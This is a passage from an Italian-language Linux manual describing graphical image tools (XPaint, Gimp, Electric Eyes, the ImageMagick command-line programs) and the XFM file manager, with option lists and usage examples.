Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù `File` permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno. Si noti in particolare la presenza del menù `Help` dal quale si accede a una guida interna ben organizzata.

103.3.3 Finestre di disegno

XPaint apre tante finestre di disegno quante sono le immagini da elaborare. La figura 103.4 ne mostra una all'interno della quale appare già un'immagine.

Figura 103.4. XPaint utilizza una finestra di disegno per ogni immagine.

Nella parte inferiore ci sono due tavolozze di colori e modelli: normalmente la prima riguarda il tratto e la seconda il fondale. Se dalla finestra degli attrezzi si seleziona l'icona del rettangolo pieno, quando si disegna, il contorno del rettangolo utilizza il primo colore o modello, mentre il contenuto utilizza il secondo. Alla tavolozza possono essere aggiunti nuovi colori (*solid*) o modelli (*pattern*).

Ciò che è importante da ricordare è che il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli attrezzi.

L'uso del menù è abbastanza intuitivo. In particolare, `File` permette solo di salvare (il caricamento è previsto solo nella finestra degli attrezzi). Salvando è possibile cambiare formato o salvare solo una porzione selezionata dell'immagine.

Molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona rettangolare selezionata precedentemente. Per ottenere questa selezione si utilizza l'icona apposita (quella del ritaglio rettangolare) della finestra degli attrezzi.

> Se si applicano delle alterazioni all'immagine intera, potrebbe capitare di non vederne il risultato. Si può provare a ridurre a icona la finestra e a ripristinarla: dovrebbe funzionare.

La figura 103.5 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.

Figura 103.5. Alcuni esempi delle possibilità di fotoritocco di XPaint.

Il sistema di annullamento delle azioni (*undo*) è a più livelli e regolabile, a volte però potrebbe capitare di non vedere la reazione sull'immagine. È sempre bene provare a ridurre la finestra a icona e poi a ripristinarla per verificare la situazione esatta dell'immagine.

X: evoluzione nella gestione delle immagini

In questo capitolo si descrivono gli applicativi più recenti per la gestione delle immagini. La tabella 104.1 elenca i loro nomi.

Tabella 104.1. Alcuni programmi applicativi per la gestione delle immagini.

Applicativo	Descrizione
Gimp	Disegno e fotoritocco.
Electric Eyes	Visualizza e modifica i file di immagine.
ImageMagick	Raccolta di programmi di gestione delle immagini.

104.1 Gimp

Gimp [1] è acronimo di *Gnu image manipulation program* e si tratta proprio di questo: un programma di manipolazione delle immagini. È il programma di punta del gruppo di lavoro che si occupa di realizzare l'ambiente integrato Gnome. Si tratta di un programma di ottima qualità che consente il disegno normale e il ritocco delle immagini.

104.1.1 Avvio di Gimp

`gimp` [*opzioni*] [*file*...]

Gimp ha una filosofia simile a quella di XPaint: pur trattandosi di un programma interattivo, permette di eseguire alcune operazioni attraverso l'indicazione di opzioni della riga di comando. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

Gimp, come XPaint, utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Queste hanno un menù a cui si accede premendo il terzo tasto del mouse (quello destro) e, a differenza di XPaint, non contengono la tavolozza di colori, che invece è incorporata nella finestra degli strumenti.

> Gimp non aderisce più agli standard dei vecchi programmi che utilizzavano le prime librerie grafiche. Quindi, le opzioni tradizionali, come '**`-display`**', '**`-geometry`**',... non sono più valide.

Alcune opzioni

`--display` *schermo*

Permette di specificare le coordinate dello schermo su cui dovranno apparire le finestre di Gimp.

[1] **Gimp** GNU GPL

104.1.2 Finestra degli strumenti e della tavolozza

La figura 104.1 mostra la finestra degli strumenti di Gimp.

Figura 104.1. La finestra degli strumenti di Gimp.

Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù `File` permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno.

104.1.3 Finestre di disegno


Gimp apre tante finestre di disegno quante sono le immagini da elaborare. La figura 104.2 ne mostra una all'interno della quale appare già un'immagine.

Figura 104.2. Gimp utilizza una finestra di disegno per ogni immagine.

Su queste finestre non si vede alcun menù; per ottenerlo si preme il terzo tasto del mouse. Come nel caso di XPaint, il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli strumenti.

Come nel caso di XPaint, molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona selezionata precedentemente. Per ottenere questa selezione si utilizza l'apposita icona della finestra degli attrezzi.

La figura 104.3 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.

Figura 104.3. Alcuni esempi delle possibilità di fotoritocco di Gimp.

104.2 Electric Eyes

Electric Eyes [2] è un altro degli applicativi grafici nati attorno a Gnome. Si tratta di un programma di visualizzazione delle immagini da usare al posto di Gimp quando si vuole qualcosa di più semplice e leggero. Eventualmente, Electric Eyes è in grado di apportare delle piccole modifiche alle immagini, che poi possono essere salvate anche in altri formati; si tratta di ingrandimenti e riduzioni, rotazioni, ribaltamenti speculari e correzioni del colore. È interessante la possibilità di catturare le immagini sullo schermo e anche quella di ritagliare facilmente delle porzioni da salvare a parte. Electric Eyes si compone di un solo eseguibile: '**ee**', o '**eeyes**', a seconda di come è stato predisposto da chi ha realizzato il pacchetto per la propria distribuzione GNU/Linux.

104.2.1 $ ee

ee [*opzioni*] [*file_da_visualizzare*...]

eeyes [*opzioni*] [*file_da_visualizzare*...]

'**ee**', oppure '**eeyes**', è l'eseguibile che compone Electric Eyes. Se non viene indicato alcun file, si ottiene l'apertura della finestra di visualizzazione del programma con un'immagine di presentazione; se si indica un solo file, si ottiene la stessa finestra contenente l'immagine corrispondente a quel file (figura 104.4); se si indicano più file, si ottiene la visualizzazione della prima immagine e una finestra aggiuntiva con l'elenco dei file selezionati, con un'anteprima eventuale per ognuno (si vede nella figura 104.5).

[2] **Electric Eyes** GNU GPL, usando librerie GNU LGPL

Figura 104.4. Quando si avvia Electric Eyes con l'indicazione di un solo file, se ne ottiene la sua visualizzazione.






Figura 104.5. Quando si avvia Electric Eyes con l'indicazione di più file, si ottiene anche una finestra con l'elenco di questi per facilitarne lo scorrimento e la visualizzazione.

Attraverso il mouse, quando il puntatore si trova sopra la superficie dell'immagine visualizzata, se si preme il tasto destro si ottiene un menù a scomparsa, se si preme il tasto centrale si può delimitare un'area rettangolare che può servire per ridurre l'immagine alla sola selezione (*crop*).

Per il resto, il funzionamento di questo programma dovrebbe essere abbastanza intuitivo.

104.3 ImageMagick

ImageMagick [3] è un pacchetto di programmi di servizio per la visualizzazione, la conversione e la manipolazione di immagini. La sua potenza sta proprio nella facilità con cui i programmi che lo compongono possono essere utilizzati in modo sistematico attraverso degli script.

> I formati di immagine che possono gestire i programmi che compongono ImageMagick sono numerosi. Per conoscerne l'elenco completo basta leggere il documento *convert(1)*.

[3] **ImageMagick** software libero con licenza speciale

104.3.1 Elementi comuni

Nell'uso dei programmi che compongono ImageMagick si incontrano situazioni comuni, regolate da opzioni che utilizzano la stessa sintassi. Anche se queste opzioni non sono necessariamente condivise da tutto l'insieme di questi programmi, vale la pena di descriverle a parte.

Alcune opzioni tipiche

`-display` *coordinate_del_display*

Si tratta di un'opzione convenzionale utilizzata da quasi tutti i programmi che funzionano con il sistema grafico X. Come al solito serve per specificare il servente grafico e lo schermo dove deve apparire la finestra dell'applicazione. Le coordinate hanno generalmente la sintassi '[*host*]`:`*servente*[`.`*schermo*]'.

`-geometry` [*larghezza*[`%`]`x`*altezza*[`%`]][`+`|`-`*posizione_orizz*][`+`|`-`*posizione_vert*][`!`]

Questa opzione si rifà a quella omonima utilizzata dai programmi comuni per X. Tuttavia utilizza una sintassi più ricca, che permette di indicare anche il ridimensionamento relativo delle immagini. Per comprenderne il senso, vale la pena di scomporre la sintassi:

- `-geometry` *larghezza*`x`*altezza*[`!`]

  In questo caso si definisce la dimensione dell'immagine in punti. In condizioni normali le proporzioni vengono mantenute, riducendo automaticamente la larghezza o l'altezza, a meno che venga aggiunto un punto esclamativo finale con cui si impone la deformazione.

- `-geometry` *larghezza*`%x`*altezza*`%`

  In questo caso si modificano le proporzioni dell'immagine indicando valori di larghezza e altezza percentuali: 100 indica la dimensione normale (100 %).

- `-geometry` [*dimensioni*][`+`|`-`*posizione_orizz*][`+`|`-`*posizione_vert*]

  Dopo le dimensioni (effettive o relative) si può indicare la posizione in cui deve apparire la finestra dell'immagine, secondo il modo normale utilizzato dalle applicazioni per X.

Questa opzione viene usata sia dai programmi che si occupano di visualizzare un'immagine, sia da quelli che si limitano a rielaborarla. Quando l'immagine non deve essere visualizzata non hanno senso le indicazioni che specificano la posizione della finestra sullo schermo.

`-colors` *n_colori*

In una trasformazione permette di indicare il numero massimo di colori contenuto nelle immagini.

`-monochrome`

Trasforma l'immagine in modo da utilizzare solo bianco e nero.

104.3.2 $ convert

`convert` [*opzioni*] *file_da_convertire*... *file_risultante*

'**`convert`**' permette di convertire i file di immagini in formati differenti, applicando eventualmente anche altre trasformazioni. Dalla sintassi si intende che i file indicati nella riga di comando come quelli da convertire possono essere più di uno, mentre quello da ottenere come risultato

della trasformazione può essere uno solo. In questo modo, si intende ottenere un file contenente un'animazione (ammesso che il formato grafico prescelto lo consenta).

La conversione da un formato all'altro avviene in modo intuitivo, attraverso l'uso del magic number per i file da trasformare e delle estensioni per i file da generare; per esempio, volendo trasformare il file '`prova.gif`' in '`prova.png`', si intende implicitamente che il primo file sia di tipo GIF e il secondo di tipo PNG. Tuttavia, si può indicare espressamente il tipo di file utilizzando il formato seguente:

tipo:*nome*

Se il file in ingresso viene indicato attraverso un trattino ('`-`'), si intende fare riferimento allo standard input, mentre se viene usato un trattino al posto del nome di un file in uscita, si intende emettere il risultato della conversione attraverso lo standard output.

'**`convert`**' permette di eseguire una grande quantità di trasformazioni sulle immagini. Qui vengono descritte solo delle funzionalità elementari; per approfondire le caratteristiche di questo programma si può consultare la pagina di manuale *convert(1)*.

Alcune opzioni

Di seguito vengono descritte solo alcune opzioni che possono essere utilizzate con '**`convert`**'. In particolare, quanto è già stato descritto tra le opzioni standard di ImageMagick vale anche per questo programma.

`-delay` *centesimi_di_secondo*

Questa opzione è utile solo nel caso si stia generando un'animazione GIF, per stabilire la durata di visualizzazione tra un'immagine e la successiva.

`-flip`

Ribalta specularmente l'immagine in modo verticale.

`-flop`

Ribalta specularmente l'immagine in modo orizzontale.

`-quality` *n_livello*

Permette di stabilire il livello qualitativo di un'immagine che utilizza una compressione con perdita: JPEG, MIFF e PNG. Il valore zero rappresenta la qualità peggiore, mentre 100 rappresenta la qualità migliore. Il valore predefinito è 75.

`-rotate` *n_gradi*

Ruota l'immagine del numero di gradi indicato.

`-sharpen` *n_fattore*

Mette a fuoco l'immagine specificando il fattore che è un numero tra 0,0 e 99,9. Il valore più alto porta al massimo l'effetto di messa a fuoco.

Esempi

```
$ convert prova.gif prova.png
```

Converte il file '`prova.gif`' (presumibilmente di tipo GIF) nel file '`prova.png`' che si intende debba essere di tipo PNG a causa dell'estensione utilizzata nel nome.

```
$ convert prova.gif PNG:prova
```

Come nell'esempio precedente, si converte il file '`prova.gif`' nel file '`prova`', specificando esplicitamente che si deve trattare di un formato PNG.

```
$ convert prova.gif png:prova
```

Esattamente come nell'esempio precedente (il nome che identifica il tipo di file può essere indicato indifferentemente con le lettere maiuscole o minuscole).

$ **convert -geometry 150%x150% prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' ingrandendo l'immagine del 150 %, in modo proporzionale.

$ **convert -sharpen 50 prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' rielaborandola in modo da ottenere un effetto simile alla messa a fuoco (viene utilizzato un fattore di 50).

$ **convert -quality 100 prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' cercando di perdere il minor numero possibile di dettagli.

$ **convert -flip prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ribaltando specularmente l'immagine in modo verticale (dall'alto in basso).

$ **convert -flop prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ribaltando specularmente l'immagine in modo orizzontale (da sinistra a destra).

$ **convert -rotate 90 prova.gif prova.png**

Trasforma il file '`prova.gif`' nel file '`prova.png`' ottenuto ruotando l'immagine di 90 gradi in senso orario.

$ **convert *.jpg prova.gif**

Legge tutti i file che terminano con l'estensione '`.jpg`' e li utilizza per generare un'animazione GIF nel file '`prova.gif`'.

$ **convert *.jpg prova.png**

Tenta di fare la stessa cosa dell'esempio precedente, generando un file di tipo PNG. In pratica, dal momento che il formato PNG può contenere solo un'immagine, viene creata una sequenza di file PNG, uno per ogni «scena», secondo il formato '`prova.png.`*n*'.

104.3.3 $ mogrify

mogrify [*opzioni*] *file*...

'**`mogrify`**' è un programma di conversione delle immagini, simile a '**`convert`**', che però tende a intervenire direttamente sui file di origine, senza riflettersi in un file di destinazione. Molte delle opzioni di '**`convert`**' sono disponibili anche con '**`mogrify`**'.

Alcune opzioni particolari

-format *nome_formato*

Permette di definire la trasformazione in un formato differente da quello originale. Utilizzando questa opzione, le modifiche non si riflettono nel file di origine, ma in una copia che prende l'estensione del nome utilizzato per definire il formato.

Esempi

$ **mogrify -format png *.gif**

Converte i file che si trovano nella directory corrente e terminano con l'estensione '`.gif`' in file di tipo PNG, creando una copia degli stessi file con estensione '`.png`'.

$ **mogrify -format PNG *.gif**

Converte come nell'esempio precedente, con la differenza che l'estensione diventa '`.PNG`'.

$ **mogrify -geometry 150%x150% *.gif**

Trasforma i file il cui nome termina per '`.gif`', ingrandendoli proporzionalmente del 150 %. I file originali vengono sovrascritti.

$ **mogrify -colors 16 *.gif**

Trasforma i file il cui nome termina per '`.gif`', rielaborando le immagini in modo da ridurre i colori a un massimo di 16.

$ **mogrify -flip *.gif**

Trasforma i file il cui nome termina per '`.gif`', ribaltando le immagini verticalmente (dall'alto in basso).

$ **mogrify -flop *.gif**

Trasforma i file il cui nome termina per '`.gif`', ribaltando le immagini orizzontalmente (da sinistra a destra).

104.3.4 $ animate

`animate` [*opzioni*] *file*...

'**`animate`**' visualizza un'animazione composta dai file forniti come argomento. Per ottenere questo risultato, '**`animate`**' costruisce una copia dell'insieme delle immagini nella memoria centrale; questo particolare è molto importante perché se si eccede **si rischia di bloccare il sistema operativo**.

Molte delle opzioni di '**`convert`**' sono disponibili anche con '**`animate`**'.

Alcune opzioni particolari

`-delay` *centesimi_di_secondo*

Questa opzione permette di definire la durata di visualizzazione tra un'immagine e la successiva.

Esempi

$ **animate -delay 50 *.gif**

Crea un'animazione con le immagini contenute nei file che terminano per '`.gif`'. La sequenza è fatta a intervalli di mezzo secondo.

104.3.5 $ montage

```
montage [opzioni] file... file_risultante
```

'**`montage`**' permette di assemblare una serie di immagini in modo da ottenere una sorta di raccolta di diapositive. In pratica si ottiene un'immagine contenente una serie di icone che riproducono in piccolo i file indicati in ingresso. Per esempio,

```
$ montage *.gif raccolta.png
```

genera il file '`raccolta.png`' (in formato PNG) composto da tutte le immagini ridotte dei file che terminano per '`.gif`'.

104.3.6 $ import

```
import [opzioni] file_risultante
```

'**`import`**' permette di generare un file catturando un'immagine dallo schermo. Se non si specificano opzioni particolari, si intende utilizzare lo schermo attuale; inoltre, il puntatore del mouse viene modificato in un mirino a forma di croce. Se si fa un clic con il primo tasto sull'area di una finestra, si ottiene la copia del contenuto di questa, se invece si preme il primo tasto e si trascina, si ottiene la copia dell'area evidenziata.

Alcune opzioni particolari

```
-window n_finestra | nome_finestra
```

Permette di specificare esplicitamente la finestra dalla quale prelevare l'immagine. In generale è poco probabile che venga inserito il numero di identificazione di una finestra, dal momento che si tratta di un numero esadecimale un po' lungo; per quanto riguarda la possibilità di indicare il nome, ci si limita normalmente a fare riferimento della finestra principale attraverso la denominazione '**`root`**'.

Esempi

```
$ import estratto.png
```

Avvia '**`import`**' in modo da permettere la selezione interattiva della finestra o dell'area desiderata. Il risultato viene salvato nel file '`estratto.png`'.

```
$ import -window 0x1400002 finestra.png
```

Fa una copia del contenuto della finestra identificata dal numero esadecimale 1400002_{16}.

```
$ import -window root finestra.png
```

Fa una copia del contenuto della finestra principale.

104.3.7 $ display

```
display [opzioni] [file]...
```

Il programma '**`display`**' permette la visualizzazione di una sequenza di immagini, eventualmente stabilendo anche un intervallo nella sequenza stessa. Tuttavia, '**`display`**' non si limita a questo, permettendo di intervenire anche in modo interattivo: basta fare un clic sull'area della finestra di visualizzazione dell'immagine per ottenere un menù. Per la precisione, con il tasto

sinistro si ottiene una finestra di pulsanti che fanno riferimento ad altrettanti sottomenù, mentre con il tasto destro si ottiene un menù a scomparsa delle funzionalità di uso più frequente.

Questo programma può essere avviato anche senza argomenti, richiedendo implicitamente un funzionamento interattivo. In questo caso si ottiene subito la maschera che si vede nella figura 104.6.


Figura 104.6. Quando si avvia '**`display`**' senza l'indicazione di file da visualizzare, si viene invitati a indicarne almeno uno.

Una volta che '**`display`**' ha visualizzato un'immagine in una finestra, si può ottenere il menù rapido attraverso un clic con il terzo tasto del mouse. Ciò che si ottiene si vede nella figura 104.7.

Figura 104.7. Il menù rapido che si ottiene con il tasto destro del mouse.

Con il secondo tasto (quello centrale) si ottiene una finestra con un ingrandimento del punto selezionato, mentre con il primo tasto del mouse si ottiene una finestra contenente tutto il menù delle funzioni disponibili con questo programma (se viene ripremuto lo stesso tasto, il menù scompare).

Figura 104.8. Il menù normale.

Come nel caso degli altri programmi di ImageMagick, anche '**`display`**' permette di intervenire con una grande quantità di opzioni della riga di comando, anche se si può fare quasi tutto in modo interattivo.

Esempi

$ **`display`**

Avvia il programma '**`display`**' per essere usato esclusivamente in modo interattivo.

$ **`display prova.png`**

Visualizza l'immagine contenuta nel file '`prova.png`'.

$ **`display -delay 200 *.png`**

Inizia la visualizzazione delle immagini contenute in tutti i file il cui nome termina per '`.png`'. I file vengono caricati di volta in volta, senza impegnare la memoria centrale come farebbe invece il programma '**`animate`**'. Il caricamento delle immagini avviene a intervalli di due secondi.

$ **`display 'vid:*.png'`**

Avvia '**`display`**' in modo da visualizzare un elenco di «diapositive» generate utilizzando le immagini contenute nei file che finiscono per '`.png`'. Questo elenco di diapositive funge da menù per richiamare le immagini relative.

104.3.8 Note finali su ImageMagick

I programmi di ImageMagick sono molto sofisticati e in queste sezioni sono solo stati presentati in modo grossolano quelli più importanti. In particolare non è stato descritto '**`xtp`**' che sembra avere poco a che fare con il resto, trattandosi di un cliente FTP fatto per essere usato in modo non interattivo.

X: gestori di file tradizionali

Un gestore di file (*file manager*) grafico può essere uno strumento molto utile se è configurato bene. Ciò significa che non è conveniente utilizzare un programma del genere se prima non è stato predisposto nella maniera ottimale, o peggio quando non si conoscono ancora i dettagli sul funzionamento del proprio sistema.

Un'amministratore di una rete interna potrebbe predisporre una configurazione standard per tutti gli utenti che ne farebbero uso anche senza essere esperti. Ma questo solo perché c'è sempre qualcuno, l'amministratore, che sa rispondere alle domande e sa risolvere i problemi.

In situazioni diverse è meglio stare lontani dai gestori di file e usare piuttosto la finestra di terminale tradizionale.

105.1 XFM

XFM [1] è il gestore di file più comune nei sistemi Unix. Se configurato correttamente è di grande aiuto. Oltre a svolgere le funzioni tipiche di un programma del genere (copiare, spostare e cancellare file e directory) permette di gestire delle applicazioni attraverso icone. In generale, i gestori di finestre offrono già la possibilità di configurare un menù grafico di comandi, attraverso il quale l'avvio dei programmi può essere più elegante. Sotto questo aspetto, l'abilità di XFM di gestire un menù di applicazioni passa un po' in secondo piano.

Prima di avviare XFM la prima volta, a meno che qualcun altro abbia già provveduto a configurare correttamente il suo funzionamento, conviene utilizzare il programma '**`xfm.install`**'. Si tratta in realtà di uno script che si occupa di creare una serie di file di configurazione collocati nella directory '`~/.xfm/`'.[2]

Il contenuto di questi file vale solo come esempio. Probabilmente, si tratta già di una buona configurazione di partenza, ma questo non basta. Più avanti si vedrà il loro significato.

105.1.1 Avvio di XFM


`xfm` [*opzioni*]

XFM è contemporaneamente un gestore di file e un gestore di applicazioni attraverso un sistema di icone. Quando l'eseguibile '**`xfm`**' viene avviato senza argomenti mostra due finestre: una a sinistra che consente di accedere alle funzionalità tipiche di un gestore di file e una a destra (di solito) che permette di utilizzare alcune applicazioni semplicemente facendo riferimento alle icone corrispondenti.

La figura 105.1 dovrebbe dare l'idea di come possa apparire XFM quando viene avviato senza opzioni.

[1] **XFM** GNU GPL con l'aggiunta di una libreria che ha una licenza speciale

[2] Un amministratore di sistema potrebbe creare una configurazione standard preparando i file necessari collocati nella directory '`/etc/skel/.xfm/`', in modo che con l'inserimento di un nuovo utente, questi vengano copiati automaticamente nella posizione giusta all'interno della sua directory personale.

Figura 105.1. Quando XFM viene avviato in modo normale, mostra sia il gestore di file che il menù delle applicazioni.

Alcune opzioni

`-appmgr`

Avvia esclusivamente il sistema di gestione delle applicazioni.

`-filemgr`

Avvia esclusivamente il gestore di file.

> Se si tenta di utilizzare l'opzione standard '**`-geometry`**', si riesce a intervenire solo sulla finestra che riguarda le applicazioni.

Alcune risorse

`*defaultEditor:` *programma*

Permette di definire il programma standard per la modifica di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di gestire i file di testo normali.

`*defaultViewer:` *programma*

Permette di definire il programma predefinito per la visualizzazione di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di leggere i file di testo normali.

`*BourneShells:` *shell* [`,`*shell*]

Normalmente, XFM è in grado di funzionare anche senza questa indicazione. Se si riscontrano problemi nell'avvio di programmi, conviene indicare il nome completo di una o più shell compatibili con quella di Bourne.

105.1.2 Utilizzo

XFM si compone di una finestra per la gestione di applicazioni, che può essere nascosta se si utilizza l'opzione '**`-filemgr`**' da sola, e da un numero indeterminato di finestre per la gestione di file e directory.

Per compiere un'azione su un oggetto determinato, è possibile selezionarlo e quindi richiamare una funzione del menù, oppure si possono effettuare operazioni di trascinamento.

- Un clic singolo, con il primo tasto del mouse, seleziona qualcosa annullando una selezione eventuale, già fatta in precedenza su qualcosa d'altro. Un clic singolo con il secondo tasto permette di selezionare o deselezionare qualcosa senza modificare le selezioni precedenti. Gli oggetti selezionati potrebbero essere gestiti attraverso una funzione del menù.

- La pressione del terzo tasto del mouse in corrispondenza di un oggetto, provoca l'apparizione di un menù a scomparsa.

- Il trascinamento di qualcosa si ottiene di norma puntando il mouse, premendo il primo tasto e, mentre lo si tiene premuto, spostando il puntatore verso la destinazione desiderata. L'operazione termina quando si rilascia il tasto del mouse.

- Il clic doppio con il primo tasto del mouse viene anche definito azione di *push* nella documentazione originale; qui si farà riferimento a un'«azione di spinta». Se si tratta di una directory si ottiene lo spostamento in quella nuova posizione; se si tratta di un file con il permesso di esecuzione, questo viene avviato. Altrimenti il risultato di questa azione è definito dai file di configurazione.

- La pressione del terzo tasto del mouse nella finestra delle applicazioni, in una zona libera da icone, fa apparire il menù delle applicazioni.

- Gli oggetti possono essere trascinati e rilasciati in finestre differenti. Se si trascina un file o una directory in un'altra finestra di gestione dei file, si ottiene lo spostamento di questi oggetti. File e directory possono anche essere trascinati nella finestra delle applicazioni ottenendo così un riferimento fisso a questi, indipendentemente dalle finestre che mostrano il contenuto di una directory particolare.

- È possibile trascinare l'icona di una directory e rilasciarla sulla finestra principale, cioè sulla superficie grafica (*desktop*), per ottenere l'apertura di una nuova finestra di gestione dei file, posizionata in corrispondenza di quella directory.

- Se si trascina utilizzando il secondo tasto, si ottiene la copia dell'oggetto.

- Gli oggetti trascinati possono essere rilasciati sopra un'icona. Questa operazione viene definita «rilascio» (*drop*) e l'effetto è stabilito dai file di configurazione.

105.1.3 Configurazione

La configurazione è la parte delicata di XFM: tutto dipende da questa. Come accennato in precedenza, attraverso l'esecuzione di '**`xfm.install`**' viene creata la directory '`~/.xfm/`', all'interno della quale vengono collocati alcuni file con una configurazione di esempio. Segue una breve descrizione per ognuno di questi file.

- '`magic`'

  Contiene una serie di regole per riconoscere i file in base al loro contenuto. Il nome stesso ricorda il file omonimo '`/usr/share/misc/magic`' che ha lo stesso scopo, a livello di sistema. Questo file, apparentemente ridondante, viene usato per evitare problemi di compatibilità e di interferenze con il sistema sottostante: volendo può essere modificato senza timore di coinvolgere anche la funzionalità di altri programmi.

- '`Apps`'

  Contiene le informazioni necessarie a comporre il menù di icone del gestore di applicazioni. Questo file può fare riferimento ad altri che compongono menù di livelli inferiori.

- '`xfmrc`'

  Contiene la configurazione della parte di XFM che riguarda la gestione dei file.

- '`xfmdev`'

  Si abbina a '`xfmrc`' e contiene le notizie utili a permettere un meccanismo semplice per montare e smontare automaticamente i file system.

Le azioni (configurabili) tipiche che si possono ottenere attraverso l'uso del gestore di file sono la visualizzazione e la modifica del contenuto di un file di testo (o presunto tale). Per questo si utilizzano programmi esterni ed è importante definirli attraverso le risorse '**`defaultViewer`**' e '**`defaultEditor`**'.

Il simbolo '`#`' viene utilizzato per iniziare un commento che termina alla fine della riga.

105.1.4 Magic header

